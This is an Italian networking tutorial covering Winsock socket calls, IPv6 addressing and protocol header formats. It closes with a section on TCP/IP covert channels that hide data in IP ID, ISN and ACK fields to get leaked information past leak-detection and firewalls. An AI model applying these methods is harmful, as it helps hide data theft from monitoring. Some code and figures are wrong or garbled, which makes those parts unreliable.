Per fare maggiore chiarezza su quelli che sono i concetti di protocolli oritentati alla connessione e quelli che invece funzionano in modo completamente asincrono possiamo vedere qualche metodo che permetta di usare praticamente i concetti.
Questi esempi sono relativi alla chiamate di base necessarie per creare un sistema di comunicazione tra servers e clients.

	Network Client	Network Host
Application Layer	Application Data	Application Data
Presentation Layer		
Session Layer		
Transport Layer	Application Data	TCP Info. / Application Data
Network Layer	Application Data / TCP Info. / IP Info.	IP Info. / TCP Info. / Application Data
Data Link Layer	Application Data / TCP Info. / IP Info. / NDIS & Data Link Info.	NDIS & Data Link Info. / IP Info. / TCP Info. / Application Data
Physical Layer	Application Data / TCP Info. / IP Info. / NDIS & Data Link Info. / Ethernet Info.	Ethernet Info. / NDIS & Data Link Info. / IP Info. / TCP Info. / Application Data

Transmission over the Network

Abbiamo detto che un server è un processo che attende perché un certo numero di client si connetta per eseguire le funzionalità proprie del software.

```
----------------                                      ----------------
| Application  |<------ end-to-end connection ------>| Application  |
|--------------|                                      |--------------|
|    TCP       |<--------- virtual circuit --------->|    TCP       |
|--------------|          -----------------           |--------------|
|     IP       |<-- DG -->|       IP      |<-- DG -->|     IP       |
|--------------|          |-------+-------|           |--------------|
| Subnetwork 1 |<-------->|Subnet1|Subnet2|<-------->| Subnetwork 2 |
----------------          --------+--------           ----------------
      HOST                      GATEWAY                      HOST
```

I servers devono mettersi in ascolto di quello che è il sistema di identificazione del client il quale, nel caso del TCP, è di fatto l'indirizzo e la porta dell'interfaccia.
All'interno dei nostri applicativi possiamo richiedere una comunicazione con questa mediante l'uso delle funzioni di socket.
Nel caso di Windows abbiamo a che fare con le funzioni Winsock le quali per essere utilizzate devono eseguire come primo passo quello di creare un socket utilizzante un determinato protocollo relativo a questo indirizzo/porta.
Sempre parlando del server, il secondo passo è quello di fare mettere in ascolto il socket in attesa di un tentativo di comunicazione da parte del client.
La funzione bind() è definita come segue :

```
int   bind(SOCKET s, const struct sockaddr FAR *name, int namelen);
```

Una connessione veien eseguita come segue :

```
SOCKET s;
struct sockaddr_in tcpaddr;
int port = 2222;

s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
tcpaddr.sin_family = AF_INET;
tcpaddr.sin_port = htons(port);
tcpaddr.sin_addr.s_addr = htonl(INADDR_ANY) ;
bind(s, (SOCKADDR) &tcpaddr, sizeof(tcpaddr));
```

La struttura sockaddr_in ha la seguente struttura:

```
struct sockaddr_in {
      short sin_family;
      u_short sin_port;
      struct in_addr sin_addr;
      char sin_zeeo[8];
};
```

L' uso di C++Builder rende l'uso dei socket semplicissimo in quanto sia le connessioni TCP che UDP sono presenti tra i componenti visuali all'interno della toolbar e quindi basta inserire dentro ad un form quello relativo al tipo di connessione che si vuole gestire.
Continuando la panoramica sulle funzioni necessarie per la comunicazione client/server troviamo la funzione listen utilizzata per mettere il socket in modalità di ascolto.

```
int   listen(SOCKET s, int backlog);
```

Il parametro backlog indica la lunghezza massima della coda relativa alle connessioni in attesa.
Questo parametro asume una particolare importanza quando potrebbero essere iniate al server un numero multiplo di richieste di connessione.

Il primo argomento chiaramente è il socket a cui ci si riferisce.
Un'altra funzione necessaria per accettare una connessione client è accept oppure la WSAAccept in ambiente windows il cui prototipo è :

```
SOCKET accept(SOCKET s. struct sockaddr FAR* addr, int FAR* addrlen);
```

Il parametro s è il socket in ascolto mentre il secondo deve essere l’indirizzo di una struttura SOCKADDR_IN valida con addrlen relativo alla sua lunghezza.
Se vi trovaste la necessità di usare le funzioni con un altro protocollo sarà sufficiente che sostituiate la struttura SOCKADDR_IN con la SOCKADDR relativa a quello scelto.
Quando la funzione ritorna la struttura SOCKADDR_IN contiene l’indirizzo IP del client che ha eseguito la richiesta di collegamento fino a quando addrlen indica la presenza mediante la dimensione della struttura.
WINSOCK 2 ha introdotto la funzione WSAccept la quale possiede la seguente sintassi:

```
SOCKET WSAAccept(SOCKET s, struct sockaddr FAR *addr, LPINT addrlen,
LPCONDICTIONPROC lpfnCondiction, DWORD dwCallbackData);
```

I primi tre parametri sono gli stessi della funzione acept() di WINSOCK 1 mentre lpfnCondiction è un puntatoread una funzione che viene chiamata a seguito di una richiesta del client.
Questa funzione determina se accettare la richiesta di connessione del client.
Il prototipo della funzione è :

```
int CALLBACK CondictionFunction(    LPWSABUF lpCallerId,
                              LPWSABUF lpCallerId,
                              LPQOS lpSQOS,
                              LPQOS lpGQOS,
                              LPWSABUF lpCalledId,
                              LPWSABUF lpCalleeData,
                              GROUP far *g,
                              DWORD dwCallbackData);
```

Il paramentro lpCallerId è in pratica l’indirizzo dell’entità che si connette rappresentato da una struttura comunemente usata con WINSOCK 2 dichiarata come :

```
typedef struct __WSABUF {
        u_long len;
        char FAR *buf;
} WSABUF, FAR * LPWSABUF;
```

A seconda dell’uso il parametro len stà ad indicare la dimnsione del buffer puntato da buf oppure il totale dei dati contenuti dentro al buffer dati buf.
Usato dentro al parametro lpCallerId il puntatore buf punta all’indirizzo della struttura per il protocollo scelto nella quale la connessione viene creata.
Per un corretto accesso alle informazioni il punatore buf viene forzato con un casyt alla coretta tipologia SOCKADDR.
Il parametro lpCallerData contiene qualsiasi dato inviato dal client durante la richiesta di connessione.
I successivi due parametri lpSQOS e lpGQOS specificano la qualità del servizio.
Ambedue i parametri si riferiscono ad una struttura QOS che contiene informazioni relative alla banda richiestasia per quello che riguarda i dati ricevuti che quelli trasmessi.
LpCaledId contiene l’indirizzo locale al quale il client è stato connesso.

Il livello più elevato è quello applicazione nel quale troviamo una serie di altri protocolli quali SMTP, FTP, HTTP, TELNET anche se di fatto il numero di questi potrebbe essere elevatissimo.
TCP è un protocollo peer-to-peer orientato alla connessione.

Le applicazioni normalmente utilizzano per le comunicazioni il modello client/server.
Un server è un applicazione che offre una serie di servizi agli utenti internet mentre un client è un richiedente di questi.
Un applicazione è costituita da una parte client e da un'altra server le quali possono girare sugli stessi sistemi o su sistemi differenti.
Detto in altre parole un server è un programma che riceve da un client determinate richieste, le esegue ed invia indietro le risposte opportunamente elaborate.
In un sistema client/server devono esistere determinate entità necessarie al funzionamento e al trasferimento dei pacchetti.
Esistono diversi metodi che permettono l'accesso ad altri network.
In un sistema di internetworking questa funzionalità viene eseguita da dei routers.
Si devono distinguere quelli che sono i routers da quelli che sono i bridges e quelli che sono i gateways.
l bridge interconnette segmenti di rete allo strato delle interfacce e invia i frames tra queste.
Un bridge esegue le funzionalità di relay degli indirizzi MAC ed è indipendente da qualsiasi stato dei protocolli superiore.
Questo è fatto per essere trasparente al protocollo IP.
I routers invece interconnettono i networks a livello di strato di internetworking ed instradano i pacchetti tra questi.
Questi impianti devono essere in grado di analizzare i pacchetti di dati che percorrono la rete in quanto in base a degli indirizzi riportati dentro alle strutture di testa devono prendere delle decisioni relative alla strada che i pacchetti devono percorrere per arrivare da un mittente ad un destinatario.
Come abbiamo detto prima le basi per l'instradamento dei pacchetti viene fornito dal protocollo IP.
I gateways invece forniscono un sistema di connessione di reti ad un livello più alto rispetto i routers e i bridge..
Questi supportano normalmente la mappatura degli indirizzi da un network ad un altro e possono inoltre provvedere ad una trasformazione dei dati tra ambienti per permettere la connessione delle applicazioni end-to-end.
Sicuramente il livello di internetworking è quello in cui è possibile eseguire le manipolazioni dei pacchetti più complesse da individuare in quanto tali manomissioni possono interagire con quello che di fatto è un dei meccanismi più delicati di tutta la rete.
Abbiamo già detto che a questo livello troviamo il protocollo IP il quale ha come funzione quella di instradare i pacchetti su un determinato percorso.
Gli indirizzi visti all'inizio di questo capitolo erano relativi al metodo di gestione conosciuto con il termine di Ipv4.
L'esplosione e il successo avuto da Internet ha fatto si che il corpo d'ingegneria della rete dovesse prendere in considerazione un metodo più evoluto capace di rappresentare un numero di sistemi molto maggiore di quello rappresentabile con il protocollo Ipv4.
In pratica questo è quello conosciuto con Ipv6.
Ma che cos'è questo Ipv6 ?
In pratica si tratta della nuova versione del protocollo IP il cui studio è iniziato nel 1991 e di cui la prima parte fondamentale è stata completata nel 1996.
Come dicevamo prima internat è stata vittima del suo stesso successo per cui il numero di sistemi è diventato talmente grosso da mettere in seria difficoltà il metodo di numerazione convenzionale.
Ipv6 assegna un numero da 128 bits ad ogni interfaccia di rete contro i 32 bits usati da Ipv4 anche se di fatto la differenza più grossa sta nel fatto che Ipv4 utilizzava una NETMASK, per distinguere la parte della numerazione relativa alla rappresentazione della rete da quella legata invece al sistema, mentre Ipv6 inserisce davanti alla numerazione un prefisso il quale indica quanti bits vengono usati per rappresentare la sottorete.
Volendo visualizzare l'indirizzo in formato IPV6 è possibile utilizzare la struttura definita in #include <netinet/in.h>

```
struct in6_addr {
      u_char s6_addr[16];
}
```

Questa struttura viene utilizzata per la creazione della nuova struttura socket:

```
struct sockaddr_in6 {
      u_short sin6_family;
      u_short sin6_port;
      u_long sin6flowinfo;
      struct in6_addr sin6_addr;
};
```

L'header di Ipv4 è costituito da 24 BYTES di cui 8 relativi ad indirizzi mentre gli altri 16 adoperati per 12 campi aggiuntivi.
Nel caso dell'header di Ipv6 i bytes totali sono 40 di cui 32v sono relativi ad indirizzi mentre i rimanti 8 bytes vengono utilizzati per 6 campi aggiuntivi.
Avevamo visto prima il comando route print che mostrava il contenuto della routing table relativa a Ipv4.
Nel caso di Ipv6 questa tabella contiene una voce per ogni sottorete raggiungibile dal router stesso. Un esempio di organizzazione è la seguente:

Subnetwork	Next Hop	Type	Cost	Age	Status
Alpha	-	Direct	1	-	UP
Tau	-	Direct	1	-	DOWN
Beta	-	Direct	1	-	UP
Delta	Router-27	RIP	10	27	UP
Omega	Router-5	OSPF	5	13	UP
Gamma	Router-4	Static	2	-	UP


Il campo tipo indica la raggiungibilità associata alla sottorete.
Static indica che la voce è stata aggiunta manualmente;RIP e OSPF indicano che la raggiungibilità è stata appresa dal router tramite appositi protocolli.
Il campo Age indica invece la validità in secondi.
Infine il campo Status indica appunto lo stato della voce.
I pacchetti applicativi usano la funzione socket() per creare un descrittore socket relativo ad un punto finale di una comunicazione.
I parametri passati indicano il protocollo usato insieme all'indirizzo specificato.
In Ipv4 la sintassi di chiamata di una funzione socket è la seguente :

```
s = socket(PF_INET, SOCK_STREAM, 0);
```


In Ipv6 la funzione viene invece chiamata con :

```
s = socket(PF_INET6, SOCK_STREAM, 0);
```

Un indirizzo Ipv6 ha la seguente forma :

```
4321:0:1:2:3:4:567:89ab
```

Tutto questo visto fino ad ora e' quanto riguarda la strutturazione di una rete.
Esistono alcuni concetti che invece riguardano l' utente (client) che accede ad un host per navigare sulla rete.

Infatti il termine Socket esprime un terminale di comunicazione ovvero uno dei due estremi di una connessione.
A questo riguardo bisogna ancora dare un occhiata al concetto di porta.
Normalmente un computer dispone di un solo accesso fisico sulla rete.
Tutti i dati destinati ad un sistema arrivano mediante questa connessione.
In ogni caso i dati potrebbero essere destinati a diverse applicazioni in esecuzione sul sistema.
Come puo' il computer capire a quale applicazione e' destinato il pacchetto di dati ricevuto.
Semplice. Tramite il concetto di porta !
I dati trasmessi su Internet sono identificati, come abbiamo gia' visto, dall' indirizzo a 32 bits che identifica il sistema destinatario e dal numero di porta.
Il numero di porta e' costituito da un numero a 16 bits che i protocolli TCP e UDP utilizzano per identificare l' applicazione alla quale sono destinati i dati inviati.
In una connessione il protocollo crea un Socket collegato ad un numero specifico di porta.
Alcuni numeri di porta hanno degli scopi predefiniti come ad esempio :

Porta	Servizio
7	Echo
13	Daytime
Ftp	
Telnet	
Smtp	
79	Finger
80	Http
110	Pop3

Ad esempio se si creasse un Socket utilizzando la porta 25 e si inviassero dei dati tramite uno stream creato su questo socket questi verrebbero utilizzati dal demone per l' invio della posta.
Infatti andando ad analizzare i sorgenti della classe sun.net.smtp, come vedremo successivamente, ci accorgeremmo che la gestione dell' invio della mail viene appunto gestita in questo modo.
Un po' del tipo :

```
Socket   sock = new Socket("www.bernardotti.al.it", 25);
PrintStream outStream = new PrintStream(sock.getOutputStream());
```

I formati dei pacchetti

I vari protocolli utilizzano dei formati specifici in quanto questi servono a definire una gran numero di caratteristiche tra le quali molte importantissime come ad esempio gli indirizzi del mittente, quello di destinazione, la lunghezza della parte dei dati e cosi via.
In questa parte vedremo solo il formato fisico rimandando ad altri capitoli la descrizione specifica di questi.
La comprensione di questi formati è alla base di alcune tecniche di hacking particolari come ad esempio quelle di spoofing in cui si eseguono alcune alterazioni legate agli indirizzi riportati all'interno di questi.
Ogni protocollo dispone del suo formato il quale è adatto alla funzionalità propria del protocollo.
Non in tutti i casi l'insieme completo delle informazii viene utilizzato tant'è vero che in alcuni casi le zone inutilizzate di questi pacchetti vengono usate per la messa a punto di sistemi particolari come quello che vedremo successivamente relativo alla trasmissione segreta delle informazioni.

TCP

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="16">Source Port</td><td colspan="16">Destination Port</td></tr>
<tr><td colspan="32">Sequence Number</td></tr>
<tr><td colspan="32">Acknowledgement Number</td></tr>
<tr><td colspan="4">D.
Offset</td><td colspan="4">Reserved</td><td colspan="8">Control</td><td colspan="16">Window</td></tr>
<tr><td colspan="16">Checksum</td><td colspan="16">Urgent Pointer</td></tr>
<tr><td colspan="28">Options</td><td colspan="4">Padding</td></tr>
</table>

UDP

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="16">Source Port</td><td colspan="16">Destination Port</td></tr>
<tr><td colspan="16">Message Length</td><td colspan="16">Checksum</td></tr>
</table>

IPv.4

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="4">Version</td><td colspan="4">HLen</td><td colspan="8">Service Type</td><td colspan="16">Total Length</td></tr>
<tr><td colspan="16">Identification</td><td colspan="4">Flags</td><td colspan="12">Fragment Offset</td></tr>
<tr><td colspan="8">Time To Live</td><td colspan="8">Protocol</td><td colspan="16">Header Checksum</td></tr>
<tr><td colspan="32">Source IP Address</td></tr>
<tr><td colspan="32">Destination IP Address</td></tr>
<tr><td colspan="28">Options (variable dimension)</td><td colspan="4">PAD</td></tr>
</table>

IPv.6

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="4">Version</td><td colspan="8">Priority</td><td colspan="20">Flow Label</td></tr>
<tr><td colspan="16">Payload Length</td><td colspan="8">Next Header</td><td colspan="8">Hop Limit</td></tr>
<tr><td colspan="32">Source Address</td></tr>
<tr><td colspan="32">Source Address</td></tr>
<tr><td colspan="32">Source Address</td></tr>
<tr><td colspan="32">Source Address</td></tr>
<tr><td colspan="32">Destination Address</td></tr>
<tr><td colspan="32">Destination Address</td></tr>
<tr><td colspan="32">Destination Address</td></tr>
<tr><td colspan="32">Destination Address</td></tr>
</table>

ARP

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="16">Hardware Type</td><td colspan="16">Protocol Type</td></tr>
<tr><td colspan="8">HLEN</td><td colspan="8">PLEN</td><td colspan="16">Operation</td></tr>
<tr><td colspan="32">Source HW Address</td></tr>
<tr><td colspan="16">Source HW Address</td><td colspan="16">Source IP Address</td></tr>
<tr><td colspan="16">Source IP Address</td><td colspan="16">Target HW Address</td></tr>
<tr><td colspan="32">Target HW Address</td></tr>
<tr><td colspan="32">Target IP Address</td></tr>
</table>

ICMP

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="8">Type</td><td colspan="8">Code</td><td colspan="16">Checksum</td></tr>
<tr><td colspan="16">Identifier</td><td colspan="16">Sequence Number</td></tr>
<tr><td colspan="32">Address Mask</td></tr>
</table>

ICMPv.6

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="8">Type</td><td colspan="8">Code</td><td colspan="16">Checksum</td></tr>
<tr><td colspan="32">Message Body</td></tr>
</table>

USO DEIL TCP-IP PER LA TRASMISSIONE SEGRETA DELLE INFORMAZIONI.

In molti casi esistono sui sistemi dei software di analisi che cercano di evitare le fughe di notizie.
Le attività degli hackers spesso sono indirizzate a attività in cui diventa necessario far passare le informazioni sotto il naso dei programmi di analisi.
Ad esempio alcuni sistemi permettono di identificare le fughe di notizie da sistemi in cui sono memorizzati segreti industriali od altro.
A questo punto i software che spediscono le informazioni devono necessariamente utilizzare sistemi per la codifica e l'ocultamento delle informazioni trasmesse.
La comunicazione tra hosts permette di creare alcune condizioni particolari che sfruttando i metodo classici della trasmissione permettono di generare sistemi su cui è possibile fare viaggiare certi tipi di informazioni.
Tali meccanismi sono anche importanti in quanto TCP sfrutta anche certe particolarità per poter controllare che i dati trasmessi siano corretti come ad esempio un numero sequenziale all'interno della trasmissione dei pacchetti tra un host ed un altro.
Un canale nascosto è descritto come: "qualsiasi canale che può essere sfruttato da un processo per trasferire informazioni in modo da violare la linea di sicurezza di un sistema.
Essenzialmente questo è un metodo di comunicazione che non fa parte dei disegni dei normali sistemi ma che può essere utilizzato per trasferire informazioni ad un utente o ad un processo di un sistema che normalmente non potrebbe accedere alle informazioni.
Nel caso del TCP/IP esistono un certo numero di metodi disponibili mediante i quali possono essere stabiliti canali nascosti con i quali i dati possono essere passati in modo subdolo tra hosts.
Questi metodi possono essere usati in una varietà di settori come ad esempio :

Filtri di pacchetti deviati, sniffers di rete e motori di ricerca definiti con il termine di "dirty word".
Incapsulamento di informazioni cryptate e no con altri pacchetti per la trasmissione segreta su reti che normalmente impedirebbero questa attività (TCP Steganografia).

Locazioni segrete di dati trasmessi mediante "robusti" pacchetti con informazioni incapsulate insieme a dati di siti innocui.

Come abbiamo già detto il TCP/IP è un protocollo che utilizza tre stati per la trasmissione e precisamente :

Passo uno: Invio di un pacchetto di sincronizzazione iniziale (SYNC) e numero di di sequenza.

L'host a desidera stabilire la connessione con l'host b.
L'host a invia un pacchetto solitario all'host b con il bit di sincronismo settato (SYN) atto ad annunciare la nuova connessione e con all'interno quello definito con il termine di Initial Sequenze Number (ISN) il quale ha come scopo quello di tracciare i pacchetti trasmessi tra gli hosts.

Host A ------- SYN (ISN) --------- **à** Host B

Passo due: Abilitazione dell'host remoto a rispondere con un acknowledgment (ACK).

L'host B risponde alla richiesta inviando un pacchetto con all'interno il bit di sincronismo (SYNC) e con ACK..
Questo pacchetto contiene non solo il numero di sequenza proprio del client che risponde ma anche il valore specificato da ISN incrementato di un unità (ISN + 1) per indicare che il pacchetto è stato ricevuto in modo corretto e che quindi è in attesa di una successiva trasmissione.

Host A **ß**----- SYN (ISN+1)/ACK ----------- Host B

Passo tre: Completamento della negoziazione inviando un acknowledgment finale all'host remoto.

A questo punto l'host a invia indietro un ACK finale e il numero di sequenza per indicare la ricezione corretta e quindi la connessione è completa.

Host A ------------------ ACK ----------------- à Host B


Tutto questo processo di connessione dura una manciata di millisecondi e ciascun paccheto a partire da questo punto è gestito da acknoledgment da ambedue la parti.
Questo metodo di hadshake assicura una connessione chiara tra gli host.
La sequenza completa è la seguente.

```
CLIENT                                              SERVER

syn, SEQ=800                                               1
---------------------------------------------------->      1
src_port=1967, dst_port=110                                1
                                                           1
                         syn, ack, SEQ=1567, ACK=801       1 CONNECTION
<----------------------------------------------------      1
                         src_port=110, dst_port=1967       1 ESTABLISHMENT
                                                           1
ack, SEQ=801, ACK=1568                                     1
---------------------------------------------------->      1
src_port=1967, dst_port=110                                1


                              ack, SEQ=1568, ACK=801       2
<----------------------------------------------------      2
                         src_port=110, dst_port=1967       2
                    DataLen=18 (POP3 Server V1.12\n)       2
                                                           2
ack, SEQ=801, ACK=1586                                     2
---------------------------------------------------->      2
src_port=1967, dst_port=110                                2
DataLen=5 (quit\n)                                         2 DATA
                                                           2 EXCHANGE
                              ack, SEQ=1586, ACK=806       2
<----------------------------------------------------      2
                         src_port=110, dst_port=1967       2
                              DataLen=9 (Sayonara\n)       2
                                                           2
ack, SEQ=806, ACK=1595                                     2
---------------------------------------------------->      2
src_port=1967, dst_port=110                                2


fin, ack, SEQ=806, ACK=1595                                3
---------------------------------------------------->      3
src_port=1967, dst_port=110                                3
                                                           3
                              ack, SEQ=1595, ACK=807       3
<----------------------------------------------------      3
                         src_port=110, dst_port=1967       3 CONNECTION
                                                           3
                         fin, ack, SEQ=1595, ACK=807       3 TERMINATION
<----------------------------------------------------      3
                         src_port=110, dst_port=1967       3
                                                           3
ack, SEQ=807, ACK=1596                                     3
---------------------------------------------------->      3
src_port=1967, dst_port=110                                3
```

È da notare che solo i pacchetti TCP utilizzano questo metodo di negoziazione.

L'header TCP/IP contiene un certo numero di sezioni dove le informazioni possono essere salvate e trasmesse ad un host remoto in modo nascosto.

Il formato dell'header IP lo abbiamo già visto.
Questo invece è il formato dell'header di un pacchetto TCP:

```
                    1 1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 2 3 3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Source Port           |      Destination Port         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Sequence Number                         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgement Number                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Offset |(reserved) |   Flags   |           Window              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        Checksum               |      Urgent Pointer           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Options....                              (Padding)    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Data...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-
```

Iin molte aree di questi header ci sono informazioni che normalmente non vengono utilizzate nelle normali trasmissioni in quanto sono campi opzionali
Infatti un analisi attenta degli header permette di individuare tutte quelle zone dove i dati possono essere salvati e trasmessi.
Esistono però dei cas in cui alcune aree vengono modificate per cui le zone più adatte sono quelle obbligatorie che di fatto possono essere ignorate.
Queste zone sono :

- Il campo relativo all' IP di identificazione
- Il campo relativo al numero iniziale della sequenza TCP
- Il campo relativo al numero di sequenza di acknoledgment

La base della tecnica di sfruttamento di queste aree è legata alla codifica di valori ASCII.
Utilizzando questo metodo è possibile passare dati tra host facendoli apparire come se questi fossero relativi alla fase iniziale di creazione della connessione o a qualche altra fase intermedia.
Questi pacchetti possono non contenere dati oppure possono contenerne certi inseriti in modo di sembrare dati innocenti.
Sempre gli stessi pacchetti possono conteneredati relativi ad IP di indirizzi sorgente o di destinazione oppure possono anche contenere i numeri di porta.
In ogni caso questi metodi possono essere utilizzati per eseguire il tunneling di informazioni attraverso certi filtri di pacchetti o possono anche essere utilizzati per per inizializzare sessioni anonime TCP di pacchetti "rimbalzanti" attraverso siti che utilizzano soluzioni di controllo.
Il primo metodo di manipolazione è relativo all'alterazione del campo di identificazione del protocollo IP.
Questo campo aiuta il riassemblaggio dei pacchetti di dati da parte dei routers e dei sistemi host.
Il suo scopo è quello di fornire un valore unico ai pacchetti in modo che quando avviene la frammentazione strada facendo questi possano essere accuratamente riassemblati.
Il primo metodo di codifica permette di sostituire questo valore contenuto in questo campo di identificazione con un valore relativo alla codifica ASCII del carattere che deve essere codificato.
Questo permette una facile trasmissione verso l'host il quale leggerà questo campo e lo ricodificherà nel carattere corretto.
La visualizzazione con il formato di TCPDUMP è quello che segue:

PACCHETTO UNO

18:45:13.551117 host.websitek.com.7180 >
host2.websitek.com.www: S 537657344:537657344(0)
win 512 (ttl 64, id 18432)

Decodifica….(ttl 64, id 18432/256)[ASCII: 72h]

PACCHETTO DUE

18:45:13.551117 host.websitek.com.71727 >
host2.websitek.com.www: S 13897679854:139457344(0)
win 512 (ttl 64, id 17664)

Decodifica….(ttl 64, id 17664/256)[ASCII: 69h]

Il secondo metodo invece manipola il valore di ISN ovvero quello definito come Initial Sequence Number utilizzato dal TCP per creare una connessione sicura tra cliuent e server.
Abbiamo visto che il sistema di negoziazione utilizza un handshake a tre vie.
Il campo usato per contenere questo numero potrebbe essere invece usato per inserirci le informazioni da contrabbandare.
Questo campo è di 32 bits per cui potrebbe essere utilizzato per salvarci dentro un informazione descritta da un numero dimensioni massime di un long oppure mediante opportune tecniche di codifica potrebbero esserci salvati dentro anche 4 caratteri di 8bits ciascuno.
Il terzo metodo utilizza il campo riservato per il Acknowledge Sequenze Number.
In questo caso l'header diventa così composto :

IP Sorgente
PORTA Sorgente
IP Destinazione
PORTA Destinazione
TCP SYN number con i dati codificati

Chiaramente l'utilizzo di questi metodi di codifica e decodifica pretende software client/server fatti appositamente.
Riassumendo quanto detto possiamo dire che questi metodi di alterare i contenuti dei pacchetti possono essere utilizzati per bypassare i controlli fatti da certi firewall.
